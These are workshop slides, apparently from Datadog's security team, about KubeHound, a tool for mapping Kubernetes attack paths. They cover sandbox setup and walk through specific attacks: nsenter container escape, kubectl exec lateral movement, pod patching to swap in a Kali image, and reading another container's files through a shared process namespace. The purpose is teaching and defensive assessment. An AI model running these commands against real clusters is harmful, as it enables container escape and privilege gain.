KubeHound: Identifying attack paths in Kubernetes clusters at scale with no hustle

$ whoami

Julien Terriac

Team Lead, Adversary Simulation Engineering (ASE)

Repented pentester

$ cat /etc/group

Jeremy Fox

Staff Security Engineer @Oracle
Repented Datadog engineer :sad-panda:

Edouard Schweisguth

Senior Security Engineer, Adversary Simulation Engineering (ASE)
Repented pentester

Pray the WiFi gods …

Try to launch kubehound right now to download all the setup needed

kubehound.io/workshop

Requirements

kubectl - https://kubernetes.io/docs/tasks/tools/
kind - https://kind.sigs.k8s.io/docs/user/quick-start
docker - https://docs.docker.com/engine/install
make - package (sourceforge for Windows)
go - https://go.dev/doc/install (v1.22>=)


k9s (optional) - https://k9scli.io/topics/install/

```
git clone https://github.com/Datadog/kubehound

cd kubehound/
make local-cluster-deploy
```

For mac user just

```
brew install kubehound
```

For other distrib download the latest release from Github



github.com/DataDog/kubehound

DataDog / KubeHound

Issues 11 · Pull requests 1 · Discussions · Actions · Security · Insights · Settings

KubeHound Public

Edit Pins · Watch 15 · Fork 43 · Star 761

main · Branches · Tags · Go to file · Add file · Code

jt-dd and edznux-dd Logs refactor - migrating to zap (#281) c76e63f · 4 days ago 456 Commits

.github	running datadog agent only on branch based PR (#263)	last month
.vscode	[ASENG-728] Enrich input (#139)	last year
cmd/kubehound	Logs refactor - migrating to zap (#281)	4 days ago
configs	add env variable for ingestor/grpc image (#264)	last month
datadog	cleanup a bit the codebase (#195)	5 months ago
deployments	Logs refactor - migrating to zap (#281)	4 days ago
docs	Fix local dev env with datadog (#279)	2 weeks ago
pkg	Logs refactor - migrating to zap (#281)	4 days ago
scripts	Logs refactor - migrating to zap (#281)	4 days ago
test	Logs refactor - migrating to zap (#281)	4 days ago
.dockerignore	init	last year
.gitignore	updating docs to v1.5.0 with new features (#261)	last month
.golangci.yml	[CORE] linter fixes (#130)	last year
CONTRIBUTING.md	Add CE_UMH_CORE_PATTERN edge (#209)	last month
Dockerfile	Fix buildx pipeline for Darwin binary/image (#258)	last month
LICENSE	Create LICENSE (#79)	last year

About

Tool for building Kubernetes attack paths

kubehound.io

kubernetes · security-audit · exploit · red-team · security-automation · security-tools · mitre-attack · adversary-emulation · attack-graph · purple-team · kubernetes-security · attack-paths · cloud-native-security


Readme
Apache-2.0 license
Security policy
Activity
Custom properties
761 stars
15 watching
43 forks
Report repository

Releases 17

v1.5.3 Latest
last month

+ 16 releases

DATADOG



Contributors

jt-dd

▾Assets 17

checksums.txt	637 Bytes	Sep 20
kubehound-Darwin-arm64	95.7 MB	Sep 20
kubehound-Darwin-arm64.sha256	89 Bytes	Sep 20
kubehound-Darwin-x86_64	98.5 MB	Sep 20
kubehound-Darwin-x86_64.sha256	90 Bytes	Sep 20
kubehound-Linux-aarch64	116 MB	Sep 20
kubehound-Linux-aarch64.sha256	90 Bytes	Sep 20
kubehound-Linux-armv7	111 MB	Sep 20
kubehound-Linux-armv7.sha256	88 Bytes	Sep 20
kubehound-Linux-x86_64	120 MB	Sep 20
kubehound-Linux-x86_64.sha256	89 Bytes	Sep 20
kubehound-windows-aarch64.exe	117 MB	Sep 20
kubehound-windows-aarch64.exe.sha256	96 Bytes	Sep 20
kubehound-windows-x86_64.exe	121 MB	Sep 20
kubehound-windows-x86_64.exe.sha256	95 Bytes	Sep 20
Source code (zip)		Sep 20
Source code (tar.gz)		Sep 20

🎉 1 1 person reacted

KubeHound in Action

Demo time while you are downloading the requirements

Demo

Security metrics calculation

Quantitative Analysis of Security Posture

Demo time

Can we use KubeHound to answer the question of “how secure is my cluster” and track that metric over time?

- ✅ Quantifying security posture
- ✅ Democratising offense (reducing from days to instant findings)
- ✅ Exhaustiveness at scale (finding all of the attack paths)

Demo

From can of worms to critical vulnerability

From can of worms to critical findings

Demo time

Can we use KubeHound to pinpoint where are the most critical vulnerability and therefore help the remediation team as much as the attacker ?

- ✅ Vulnerability context
- ✅ Democratising offense (reducing from days to instant findings)
- ✅ Exhaustiveness at scale (finding all of the attack paths)

Let’s **exploit** some k8s attacks to understand **how it is being done** …

Setup the environment

Play in our sandbox

Checkout kubehound repository from github, **to use our dev environment in a kind cluster.**

- Install the following packages: kubectl, make, kind and docker.io

- git clone https://github.com/DataDog/kubehound.git && cd kubehound

- **make local-cluster-deploy**

Configurating kind cluster

Play in our sandbox

Setup the KUBECONFIG var to point to the kind kube-config file. When creating the local cluster a specific kubeconfig is generated (not overwriting your local one).

- export KUBECONFIG=./test/setup/.kube-config

- Checking the clustername: ***kubectl config current-context***

- Checking the pods deployed: ***kubectl get pods***

Connecting to a pod

Play in our sandbox

In order to test the attacks, we will assume breach of the containers.

- **kubectl exec -it <pod_name> -- bash**

- Can use k9s (https://github.com/derailed/k9s). Great tool made by the community - provides a terminal UI to interact with k8s cluster.

- Checking the pods deployed: ***kubectl get pods*** or **k9s**.

Raw k8s cmd

Execute a shell command in the nsenter-pod
List all the volumes present in the k8s cluster
List all containers images in all namespaces

kubehound.io/reference/attacks

CONTAINER_ESCAPE

CE_NSENTER

Container escape via the nsenter built-in linux program that allows executing a binary into another namespace.

Prerequisite/Check

There is no straightforward way to **detect if hostPID is activated** from a container. The only way is to detect host program running from a pod. The most common way is to look for the kubelet binary running:

```
$ ps -ef | grep kubelet
```

Container escape

Easy

No disruption

Exploitation

nsenter is a tool that allows us to enter the namespaces of one or more other processes and then executes a specified program.

So to escape from a container and access the pod you just run, you need to target running on the host as root (PID of 1 is running the init for the host) ask for all the namespaces:

```
$ nsenter --target 1 --mount --uts --ipc --net
--pid -- bash
```

POD_EXEC

Lateral movement

Easy

No disruption

POD_EXEC

An attacker with sufficient permissions can execute arbitrary commands inside the container using the kubectl exec command.

Prerequisite/Check

Ability to interrogate the K8s API with a role allowing exec access to pods which have the binary you want to execute (e.g. /bin/bash) available.

```
$ kubectl auth can-i --list
```

Exploitation

Easiest way is to use kubectl, you can pull it via (curl, wget), from the pod for instance:

```
$   curl -LO "https://dl.k8s.io/release/$(curl -L -s https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"
```

Note: Replace by arm64 for ARM processor image.

Then, on the pod, execute kubectl like so:

```
$ kubectl exec -it control-pod -it -- /bin/bash
```

It'll automatically pull the correct roles for you. For this new image you can access new resources, gain more rights, …

POD_PATCH

POD_PATCH

With the correct privileges an attacker can use the Kubernetes API to modify certain properties of an existing pod and achieve code execution within the pod

Prerequisite/Check

Ability to interrogate the K8s API with a role allowing pod patch access.

```
$ kubectl auth can-i --list
```

Lateral movement | **Medium** | **Disruption**

Exploitation

Define a patch file

```
$ echo 'spec:
  containers:
  - name: control-pod
        image:  kalilinux/kali-rolling:latest'  >
test.yaml
```

Apply the patch:

```
$  /tmp/k  patch  pod  control-pod  --patch-file
test.yaml
```

See the result:

```
$ /tmp/k describe pods/control-pod
```

*Note: **do not do it on a production environment** as you are changing the current image running (side effect will happen)*

DATADOG

SHARE_PS_NAMESPACE

Lateral movement

Easy

Disruption

SHARE_PS_NAMESPACE

Pods represent one or more containers with shared storage and network resources. Optionally, containers within the same pod can elect to share a process namespace with a flag in the pod spec.

Prerequisite/Check

Ability to interrogate the K8s API with a role allowing pod patch access.

```
$ kubectl get pod/sharedps-pod1 -o yaml
| grep "shareProcessNamespace: true$"
```

Exploitation

Assume breach, jump on a host that has “shareProcessNamespace” set to true:

```
$ kubectl exec -it sharedps-pod1 /bin/bash
```

See the processes between containers:

```
$ ps ax -H
```

Read the .bashrc file from the other container:

```
$ cat /proc/33/root/home/ubuntu/.bashrc
```

With this vulnerability you can access the storage of another container which allow you to access new resources, gain more rights, …

KubeHound in Action

